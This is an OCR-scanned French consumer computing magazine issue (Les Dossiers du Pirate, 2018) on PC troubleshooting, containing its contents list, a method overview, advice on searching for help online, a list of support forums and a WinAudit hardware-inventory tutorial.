

N°14 – Janv. / Mars 2018

3<sup>50</sup>€  
seulement

100%  
FICHES  
PRATIQUES

LES DOSSIERS DU

# Pirate

**DÉPANNER**  
**BOOSTER**  
**DÉSINFECTER**  
**RÉPARER**

[ GUIDE PC 2018  
ANTI-PLANTAGE ]



**87** **PLANTAGES, BUGS & PROBLÈMES RÉSOLUS**  
**Retrouvez un ordi tout neuf !**

**+20**  
**PAGES**

**TOUT SAUVEGARDER**  
**& TOUT RESTAURER**  
**FACILEMENT**





EN PARTENARIAT  
AVEC

LES CAHIERS DU HACKER  
**PIRATE**  
[INFORMATIQUE]

## ▼ MATÉRIEL

16

Décortiquez et  
**ANALYSEZ** votre PC

18

**AIDA64** : pour tout savoir  
sur votre PC

20

Testez le **PROCESSEUR**

21

Vérifiez la **CARTE  
GRAPHIQUE**

22

Analysez la  
**MÉMOIRE VIVE**

24

Contrôlez le  
**DISQUE DUR**

26

Maîtriser la  
**TEMPÉRATURE** de  
votre PC

28

**IDENTIFIEZ** les différents  
**COMPOSANTS** de  
votre PC

## ▼ DÉPANNER- RÉPARER

34

**DÉBLOQUEZ** vos logiciels

36

**DÉSINSTALLER** les mises à jour  
de Windows

38

Windows : **REMONTEZ** le **TEMPS**

40

**RÉPAREZ** ou **RÉINSTALLEZ**  
Windows

46

Tentez la **PARTITION**  
de **RESTAURATION**

## ▼ DÉSINFECTER

52

**DÉTECTEZ** et éliminez  
les **VIRUS**

54

**ANALYSEZ** en profondeur  
avec **AVAST**

58

Des **MALWARES** dans les  
**RACCOURCIS** ?

60

**PHROZEN** : des **SOLUTIONS** pour tous les problèmes de **SÉCURITÉ**

62

**MEDICAT** : la trousse à outils universelle

66

**RANSOMWARE** : attention à vos données !

## ➤ **SAUEGARDER-RESTAURER**

74

**SAUEGARDER** votre **SYSTÈME** et vos données

78

Une **SAUEGARDE** sans passer par Windows

82

Une **IMAGE MIROIR** de votre disque dur

86

Récupérer vos **MOTS DE PASSE**

92

Installez **WINDOWS** depuis une **CLÉ USB**

94

Nouvelle **INSTALLATION** ?  
Tous vos logiciels en 10 min...

# LES DOSSIERS DU **Pirate**

n°14 – Janvier – Mars 2018

Une publication du groupe ID Presse.  
27, bd Charles Moretti - 13014 Marseille  
E-mail : [redaction@idpresse.com](mailto:redaction@idpresse.com)

**Directeur de la publication :**

David Côme

**Denam Pavel :** Benoît BAILLEUL

**La résistance Walister :**

L'armée des ombres

**Catiua & Vyce :** Stéphanie Compain  
& Sergueï Afanasiuk

**Correctrice :** Marie-Line Bailleul

**Conseil éditorial :** Irina Oleshko SPD

**Imprimé en France par**

**/ Printed in France by :**

Aubin Imprimeur  
Chemin des Deux Croix  
CS 70005  
86240 Ligugé

**Distribution :** MLP

**Dépôt légal :** à parution

**Commission paritaire :** en cours

**ISSN :** 2267-6295

«Pirate» est édité par SARL ID Presse,  
RCS : Marseille 491 497 665  
Parution : 4 numéros par an.





La reproduction, même partielle, des articles et illustrations parues dans «Pirate Informatique» est interdite. Copyrights et tous droits réservés ID Presse. La rédaction n'est pas responsable des textes et photos communiqués. Sauf accord particulier, les manuscrits, photos et dessins adressés à la rédaction ne sont ni rendus ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.



# DÉPANNÉZ VOTRE PC : OUTILS ET SOLUTIONS

Les fonctions de sauvegarde de Windows, ou des logiciels spécialisés dans la récupération de fichiers, vous permettront de retrouver vos données perdues ou endommagées.


Avec des utilitaires de test, vous pouvez analyser un à un les composants de votre PC afin d'identifier les problèmes matériels.



En complétant l'action de votre antivirus avec des outils spécialisés, vous pouvez contrer la plupart des attaques de malwares.

**Votre PC se bloque à tout bout de champ, ne démarre plus, ou affiche des messages étranges ? Avec un peu de méthode, les bons outils, et nos explications, vous devriez pouvoir résoudre le problème !**

Windows intègre les fonctions nécessaires pour réparer ses propres dysfonctionnements, ou tout réinstaller en cas de problème grave.



**V**otre PC peut vous faire vivre un véritable enfer lorsqu'il se met à ne plus tourner rond ! Messages incompréhensibles, blocages inexpliqués, fonctions qui ne fonctionnent plus... l'origine du problème n'est pas toujours facile à déterminer, et ses conséquences se traduisent au mieux par des énervements et du gaspillage de temps, au pire par des pertes de données et de documents importants.

## MÉTHODE

Afin de vous éviter la crise de nerfs, nous vous proposons dans ce magazine des outils et des méthodes pour diagnostiquer le problème, déterminer s'il provient d'une panne matérielle, d'un logiciel inadapté, d'un dérèglement de Windows, ou d'une infection par un malware. Car en informatique, si les problèmes sont rarement compliqués sur le fond, le souci c'est qu'il y a souvent de très nombreuses causes possibles. Pour s'y retrouver, être efficace, il faut de la méthode.

## SOLUTIONS

La cause du problème identifiée, reste à le résoudre. Changement d'un composant, réparation de Windows, éradication des virus, toute une panoplie de solutions sont évoquées dans les pages qui suivent. Reste éventuellement, une fois votre PC redevenu parfaitement fonctionnel, à récupérer les fichiers et données perdus dans l'aventure. Nous consacrons également tout un chapitre à cette question. En la matière, mieux vaut prévenir que guérir : eh oui, vous avez deviné, on va vous parler de sauvegardes !




# PROCÉDEZ AVEC MÉTHODE!

Lorsqu'on rencontre un problème avec son PC, le plus dur est d'en déterminer la cause. Il faut pour cela un minimum de réflexion, et surtout de la méthode. Résoudre la panne et en réparer les conséquences est ensuite assez facile.



## ➤ OBSERVER LES SYMPTÔMES

Que vous attaquiez vous-même la résolution du problème, demandiez de l'aide à un ami, ou cherchiez une solution via les forums Internet, il est essentiel au départ de bien décrire le ou les symptômes. Quand le problème est-il apparu pour la première fois ? Dans quelles circonstances survient-il ? Que se passe-t-il exactement ? Y-a-t-il des messages d'erreur (notez-les soigneusement) ?



## ➤ ANALYSER LE PROBLÈME

Des messages d'erreurs évoquent spécifiquement des problèmes de mémoire ou de disque ? C'est sur ces composants qu'il faut se pencher. Si l'affichage connaît des perturbations, regardez du côté de la carte graphique. Des messages étranges et alarmants surgissent sans raison apparente, des publicités s'affichent à tout bout de champ ? Vous êtes sans doute victime d'un virus. Un dysfonctionnement plus important, comme un blocage complet, est plus complexe à aborder : il peut s'agir d'une panne de matériel, ou d'un problème lié à Windows.



## » EFFECTUER DES TESTS

Procédez à des tests afin de valider ou d'éliminer les hypothèses. Commencez par les composants matériels s'ils peuvent être en cause, avant de vous pencher sur Windows : si les premiers ne fonctionnent pas, le second va forcément en pâtir ! Contre les infections virales, mobilisez non seulement votre antivirus, mais aussi d'autres outils spécialisés.



## » RÉSOUDRE LA PANNE

Si un composant de l'ordinateur est défaillant, il n'y a pas d'autre solution que le changer. Dans le cas des périphériques, il peut s'agir d'un problème de pilote, facile à résoudre. Lorsque Windows est en cause, si les tentatives de correction échouent (désinstallation d'une mise à jour, utilisation d'un point de restauration), il faut procéder à une réparation, voire une réinstallation complète du système. Pour une infection virale, les antivirus que nous vous conseillons devraient juguler l'infection, dans les cas les plus graves, une remise à zéro complète sera également à envisager.



## » RÉCUPÉRER SES DONNÉES

Les problèmes survenus sur votre ordinateur, ou de fausses manœuvres de votre part, peuvent provoquer des pertes de données plus ou moins importantes. Dans certains cas, une récupération a posteriori est possible, avec des utilitaires spécialisés. Mais la meilleure garantie, c'est de disposer d'une sauvegarde, à effectuer au plus vite si vous n'en disposez pas encore, et de toute urgence si des problèmes ont commencé à apparaître ! Suivez nos conseils.




## FAITES-VOUS AIDER !

Les logiciels, utilitaires et méthodes exposés dans ce magazine devraient pouvoir vous tirer d'affaire. Mais nous ne pouvons envisager tous les cas de figure, tous les types de matériels, et pour certaines opérations délicates, vous atteindrez peut-être la limite de vos compétences. N'hésitez pas à aller chercher de l'aide sur Internet. Les pages qui suivent vous indiquent comment exploiter au mieux cette précieuse ressource.



# CHERCHEZ DES SOLUTIONS SUR INTERNET

Internet est une ressource incontournable lorsqu'il s'agit de résoudre un problème informatique. Encore faut-il savoir où et comment chercher. Suivez le guide.





« **T**u as posé la question sur Google ? ». À force d'entendre cette phrase, bon nombre d'entre vous ont cessé de parler de leurs soucis informatiques à des ami(e)s ! Mais il ne suffit pas d'ouvrir son navigateur et de taper « mon ordinateur ne démarre plus » (on exagère un peu) pour trouver la solution à son problème. Quelques astuces simples, comme celles présentées

ci-contre, peuvent vous faire gagner un temps précieux et vous amener rapidement à la réponse que vous cherchiez. Et quand les moteurs de recherche ne donnent rien, ou au contraire trop de réponses, tournez-vous vers les forums d'entraide répertoriés dans les pages suivantes pour poser votre question. Attention alors à respecter les règles de la « netiquette », les membres vont en remercieront.

**INFOS [ GOOGLE ]**

Où le trouver ? [ [Google.fr](https://www.google.fr) ] Difficulté : 

# TUTO




## 01 > CHERCHER LA BALISE [RÉSOLU]

Sur Internet, vous trouverez forcément quelqu'un qui a déjà eu votre problème et a demandé de l'aide sur des forums. Faites une recherche en ajoutant **résolu** à la fin : en effet, très souvent, les administrateurs de forums imposent d'ajouter la balise **[Résolu]** à la fin du sujet pour faciliter la recherche. Elle signifie que la personne a obtenu une réponse qui a réglé son souci.

## 02 > ÊTRE PRÉCIS

**02** Si vous avez un message d'erreur récurrent à l'allumage de Windows, à l'extinction ou lors du lancement d'un programme, il faut tout simplement noter exactement ce qui est inscrit pour pouvoir faire une recherche. Essayez d'être le plus précis possible. Indiquez également votre version de Windows et le nom de l'éventuel logiciel en cause.



### 03 > INDIQUER LES RÉFÉRENCES

**05/** Le problème touche un composant du PC ou un périphérique ? Mettez le numéro de série, un éventuel type d'erreur ou le contenu du message d'alerte. Il faut être précis dans vos mots clés. Le logiciel WinAudit vous donnera toutes les informations nécessaires. Si vous comprenez l'anglais, n'hésitez pas à chercher dans cette langue, vous aurez bien plus de résultats.

## 04 > POSER DES QUESTIONS

**04** Bierli sûr, vous n'êtes pas obligé d'avoir un gros problème pour chercher des solutions. Si vous cherchez un réglage particulier, un paramètre difficile à trouver ou si vous avez une question toute bête, il y a peut-être quelqu'un qui l'a demandé avant vous. Il est d'ailleurs mal vu de demander de l'aide pour un sujet qui a déjà été traité, alors cherchez avant de demander !



## → 8 FORUMS POUR TROUVER DE L'AIDE

Si malgré les conseils que vous trouverez dans ce magazine, vous ne vous en sortez pas avec vos problèmes de PC, il existe toujours la solution des forums spécialisés. Souvent, vous n'aurez même pas besoin d'exposer votre problème puisque quelqu'un l'aura fait avant vous !



tom's  
**HARDWARE**  
THE AUTHORITY ON TECH

The screenshot shows the Tom's Hardware forum interface. At the top is a navigation bar with links: ACTUALITÉ, DOSSIER, TESTS, COMPARATIFS, TOM'S TV, FORUM, and TOM'S GUIDE. Below this is the Tom's Hardware logo and a search bar. A 'THÈMES' section lists categories like Processeurs, Cartes graphiques, SSD, Android, Gaming, Stockage, and VR. The main heading reads 'Bienvenue sur le forum de Tom's Hardware !' followed by the tagline 'Un souci ? Une question ? Nos experts vous répondent.' and a count of '250 000 solutions apportées à ce jour'. There is a text input field for 'Détaillez votre question ici' and a 'PUBLIER' button. Below this is a section 'PARCOUREZ LES ASTUCES, LES QUESTIONS, LES DISCUSSIONS' with filters for 'Par thème' and 'Par tag:'. A table lists forum topics, with 'Config PC' highlighted, showing 44,626 messages and a recent post from 'job31' 2 hours ago.

Par thème	Par tag:	Ex : Matériel, Mobile, Apple
MATÉRIEL INFORMATIQUE	MESSAGES	+ RÉCENT
Config PC	Page : 2, 3, 4, 5, 6, 7, 8, 9, 10...	44,626 job31 Il y a 2 heures

### TOM'S HARDWARE



Pas trop technique, mais pas vraiment destiné aux débutants, le forum de Tom's Hardware est clair, bien modéré et propose des thèmes variés. On y trouve autant des questions sur le software que sur le hardware, et si vous avez une question à poser concernant le choix d'une future configuration, c'est ici qu'il faut aller. Le forum contient aussi une section pour des petites annonces.

[www.tomshardware.fr/  
forum](http://www.tomshardware.fr/forum)

## CLUBIC

Sur Clubic, on retrouve les rubriques habituelles (hardware, logiciel, etc.), sauf qu'ici les membres sont légions. C'est une bonne chose, car vous aurez plus de réponses potentielles à vos problèmes, mais il faudra faire un peu plus le tri. Notez qu'il faut s'inscrire pour poser vous-même vos questions. Le forum propose également une section petites annonces et une autre permettant de trouver un emploi dans l'informatique ou la high-tech.

[www.clubic.com/forum](http://www.clubic.com/forum)



## NÉTICQUETTE

### LES RÈGLES DE BONNE CONDUITE




Attention, sur un forum il y a des règles à respecter. Avant de vous mettre à discuter et

exposer votre problème, faites une recherche pour être sûr de ne pas poser une question qui a déjà été résolue. Avant de poster, allez voir la FAQ (questions fréquentes) et la charte du forum pour bien respecter les règles au niveau du sujet, des mots-clés à indiquer, de la taille maximale des pièces jointes éventuelles, etc. Sur un forum, il existe plusieurs sous-forums qu'il faut choisir avec soin pour éviter le hors-sujet : lisez plusieurs posts pour vérifier que vous êtes bien au bon endroit. N'écrivez pas en capitales ou en langage SMS, et soignez votre syntaxe. Notez aussi que certains forums nécessitent une inscription pour voir tous les éléments (liens, images, etc.) et discuter en privé avec les autres intervenants.

## CNET

Encore un très bon forum avec des sections intéressantes comme celle des conseils avant achat, la partie sur la désinfection et celle concernant les systèmes d'exploitation alternatifs (comme Linux). Un problème de compréhension ? Allez tout en bas pour accéder au lexique. Pour lire les réponses et avoir accès aux liens et captures, pas de soucis, mais si vous voulez participer, il faudra néanmoins s'inscrire.

<http://forums.cnetfrance.fr>






# REPERES

0011010111101010101101010101010100010

## 01NET

Autre gros poids lourd de l'actualité et du téléchargement de logiciels (avec Clubic), 01Net dispose bien



sûr d'un forum, comprenant des centaines de sous-forums ! Il est peu probable que vous n'y trouviez pas une réponse à vos problèmes. Que vous vouliez monter un PC de A à Z, trouver une solution à une panne ou que vous souhaitiez trouver des logiciels adaptés à vos besoins, 01Net est quasi incontournable, avec ses plus de 8 millions de messages postés et près de 100 000 inscrits.

<http://forum.telecharger.01net.com/forum>

## FORUM D'ENTRAIDE INFORMATIQUE

FEI, c'est un forum un peu plus confidentiel avec une interface bien conçue et ne réclamant aucune inscription pour poster des messages. Forcément moins actif que les poids lourds du secteur, FEI est aussi plus convivial, avec des experts bénévoles qui aident les débutants en faisant preuve d'une gentillesse déconcertante. Si vous n'avez pas envie de vous faire prendre de haut parce que vous posez une question toute bête, c'est ici qu'il faut commencer !




[www.forum-entraide-informatique.com/support](http://www.forum-entraide-informatique.com/support)



## COMMENT ÇA MARCHE

Comment ça Marche, CCM pour les intimes, c'est un peu une institution avec une encyclopédie gigantesque sur des sujets aussi variés que la sécurité informatique, le Web, la programmation ou le hardware. Sur ce site, tout est expliqué à la manière de l'émission *C'est pas Sorcier* (Jamy en moins). Bien sûr, le forum est à l'image du site avec des sections dédiées aux pannes, à Linux, aux virus, au matériel, au jeu vidéo, etc.

[www.commentcamarche.net/forum](http://www.commentcamarche.net/forum)





## HARDWARE.FR

Le site Hardware.fr est dédié au matériel : CPU, carte graphique, disque dur, écran, et tout ce qui est composants et périphériques. Si votre problème est matériel, c'est ici qu'il faut venir. On compte non seulement des sections dédiées aux pannes, mais aussi à l'overclocking, la domotique, le monde mobile ou les PC portables.

<http://forum.hardware.fr>

**HARDWARE.FR**

Forum Hardware.fr News Articles PC Prix S'identifier S'inscrire Aide Shop

FORUM Hardware.fr

**Catégories**

- Service client shop.hardware.fr**
- Hardware**  
Carte mère | Mémoire | Processeur | Carte graphique | Boîtier | Alimentation | Disque dur | Disque SSD | CD/DVD/BD | Mini PC | Ma problèmes divers | Conseil d'achat | HFR
- Hardware - Périphériques**  
Ecran | Imprimante | Scanner | Webcam | Caméra IP | Clavier | Souris | Joys | Onduleur | Divers
- Ordinateurs portables**  
Portable | Ultraportable | Transportable | Netbook | Composant | Accessoire | Conseils d'achat | SAV
- Overclocking, Cooling & Modding**  
CPU | GPU | Air Cooling | Water & Xtreme Cooling | Silence | Modding
- Electronique, domotique, DIY**  
Conception, dépannage, mods | Nano-ordinateur, mic 3D | Robotique et modélisme | Divers
- Technologies Mobiles**  
Autres OS Mobiles | Opérateur | Téléphone Android | Accessoires
- Apple**  
Mac OS X | Applications | Mac | Macbook | iPhone & iPod
- Video & Son**  
HIFI & Home Cinema | Matériel | Traitement
- Photo numérique**  
Appareil | Objectif | Accessoire | Photos
- Jeux Video**  
PC | Consoles | Achat & Ventes | Teams

## PC ASTUCES

Malgré son look qui date un peu, PC Astuces est toujours aussi actif et c'est aussi un des meilleurs sites en cas de coup dur. Le forum va droit à l'essentiel au point d'être incontournable lorsque vous faites une recherche sur Google. Fréquenté majoritairement par des utilisateurs de Windows, le forum propose des sections pour chaque type de Windows (même les versions 95 ou Millénium !), mais aussi la fameuse «*Les mains dans le cambouis*» qui concentre un peu tous les problèmes du monde (de «*mon imprimante ne marche pas*» à «*Sec Slave : Hard Disk S.M.A.R.T. status BAD back up*»).

<http://forum.pcastuces.com>



Logiciel	
<b>● Sauvegarde et prévention</b>	Parce qu'il vaut mieux prévenir que guérir, vous trouverez dans ce forum les réponses à vos (défaillance, infection, mauvaise manipulation, ...) avec votre ordinateur.
<b>● Sécurité</b>	Vous avez un virus, un fichier suspect, un rapport à faire analyser, votre ordinateur est infecté ? Posez votre question ici.
<b>● Windows 7</b>	Tout sur Windows 7, le système d'exploitation de référence de Microsoft.
<b>● Windows 8</b>	Recherchez de l'aide sur Windows 8.
<b>● Windows 10</b>	Tout sur Windows 10, le nouveau système de Microsoft.
<b>● Windows Vista</b>	Vous utilisez Windows Vista ? Posez ici toutes vos questions.
<b>● Windows XP</b>	Forum consacré à Windows XP mais aussi aux applications et logiciels qui fonctionnent dessus.
<b>● Windows 9x et Me</b>	Forum consacré aux versions 95, 98, 98 SE et Millenium (Me) de Windows.
<b>● Linux</b>	Forum consacré à Linux mais aussi aux logiciels sous cet environnement...

# MATÉRIEL

16

Décortiquez et **ANALYSEZ** votre PC

18

**AIDA64** : pour tout savoir sur votre PC

20

Testez le **PROCESSEUR**

21

Vérifiez la **CARTE GRAPHIQUE**

22

Analysez la **MÉMOIRE VIVE**

24


Contrôlez le **DISQUE DUR**

26

Maîtriser la **TEMPÉRATURE**  
de votre PC

28

**IDENTIFIEZ** les différents  
**COMPOSANTS** de  
votre PC







Avant de vous lancer dans la détection et la réparation des problèmes matériels, connaître précisément les composants de votre PC est un préalable indispensable. WinAudit est parfait pour cela.



**L**a gravité des problèmes que rencontre votre PC, blocages à répétition ou messages d'erreur alarmants, vous oriente vers un problème matériel ? Une barrette de mémoire qui flanche peut-être ? Ou une carte graphique qui chauffe trop ? Voir un processeur à bout de souffle ? Les tests

détailés dans les pages qui suivent vous permettront d'identifier le composant défectueux, que vous serez peut-être amené à changer. Pour cela, il est indispensable de connaître ses références précises. Pour obtenir une carte d'identité très complète de votre ordinateur, nous vous conseillons WinAudit. En quelques clics, le PC est analysé dans ses moindres détails, logiciels inclus. Munis des renseignements collectés, vous saurez exactement les caractéristiques des pièces à changer.



## EN CAS DE PÉPIN, CONNAÎTRE SON PC DONNE UN NET AVANTAGE



## INFOS [ WINAUDIT ]

Où le trouver ? [ <https://winaudit.codeplex.com> ] Difficulté :

# TUTO

WinAudit Freeware v3.1

**Sélectionnez les catégories à auditer**

<input checked="" type="checkbox"/> Résumé du Système	<input type="checkbox"/> Réseau - Windows	<input checked="" type="checkbox"/> Lecteurs
<input checked="" type="checkbox"/> Logiciels installés	<input type="checkbox"/> Réseau - TCP/IP	<input checked="" type="checkbox"/> Ports de communication
<input checked="" type="checkbox"/> Système d'exploitation	<input checked="" type="checkbox"/> Matériel	<input checked="" type="checkbox"/> Programmes de démarrage
<input checked="" type="checkbox"/> Périphériques	<input checked="" type="checkbox"/> Capacités d'affichage	<input checked="" type="checkbox"/> Services
<input checked="" type="checkbox"/> Sécurité	<input checked="" type="checkbox"/> Adaptateurs d'écrans	<input checked="" type="checkbox"/> Gestionnaire des tâches
<input type="checkbox"/> Groupes et Utilisateurs	<input checked="" type="checkbox"/> Imprimantes installées	<input type="checkbox"/> ODBC Information
<input type="checkbox"/> Tâches planifiées	<input checked="" type="checkbox"/> Version du BIOS	<input type="checkbox"/> OLE DB Providers
<input type="checkbox"/> Durée de fonctionnement	<input checked="" type="checkbox"/> Gestion Système	<input type="checkbox"/> Software Metering
<input type="checkbox"/> Journaux d'erreur	<input checked="" type="checkbox"/> Processeurs	<input type="checkbox"/> User Logon Statistics
<input type="checkbox"/> Variables d'environnement	<input checked="" type="checkbox"/> Mémoire	
<input type="checkbox"/> Options régionales	<input checked="" type="checkbox"/> Disques physiques	

Aucune Toutes Annuler

302) Cartes graphiques	
Item	Value
Device Type	Cartes graphiques
Device Name	
Description	NVIDIA GeForce GTX 9
Manufacturer	NVIDIA
Location	Bus PCI 1, périphérique
Driver Provider	NVIDIA
Driver Version	21.21.13.7849
Driver Date	1-20-2017
Status Code	0
Status Message	OK
Class GUID	{4D36E968-E325-11CE-PCI\VEN_10DE&DEV_1480E79248&0008

## 01 > AFFINER L'ANALYSE

Dès l'ouverture du programme, WinAudit va analyser entièrement votre machine. Si vous n'avez pas besoin d'autant de données, cliquez sur **Arrêter** puis sur **Options**. Décochez les éléments que vous voulez exclure de l'analyse et validez avec **Appliquer**. L'analyse se relance.

## 02 > IDENTIFIER LES COMPOSANTS

Dans l'arborescence de gauche, cliquez sur la ligne **Matériel**. La majorité des composants et périphériques de votre PC s'affiche. Chaque tableau donne toutes les informations dont vous avez besoin pour connaître précisément la référence de telle ou telle pièce. Le **Processeur**, la **Mémoire** ou encore les **Disques physiques** sont affichés plus bas.

Item	Value
Name	bl
Vendor	Your Company Name
Version	1.0.0
Product Language	English
Install Date	20161012
Install Location	C:\Program Files (x86)\My Company Name\My Product.N
Install Source	C:\Users\JPresse\Desktop\Adobe CC 2015\Audition\Audition CC 2015\payloads\SonicWrappers_b17_0-mul
Install State	The product is installed for the current user.
Assignment Type	Per Machine
Package Code	{928B9A65-9204-46A1-B043-A656AC572A3E}
Package Name	bl.msi
Local Package	C:\WINDOWS\Installer\6d0a0.msi
Product ID	none
Registered Company	
Registered Owner	IDPresse
Times Used	
Last Used	
Executable Path	
Executable Version	
Executable Description	
Software ID	{2A0758B4-E976-4278-BF3F-E5C6945D84C0}

WinAudit Freeware v3.1

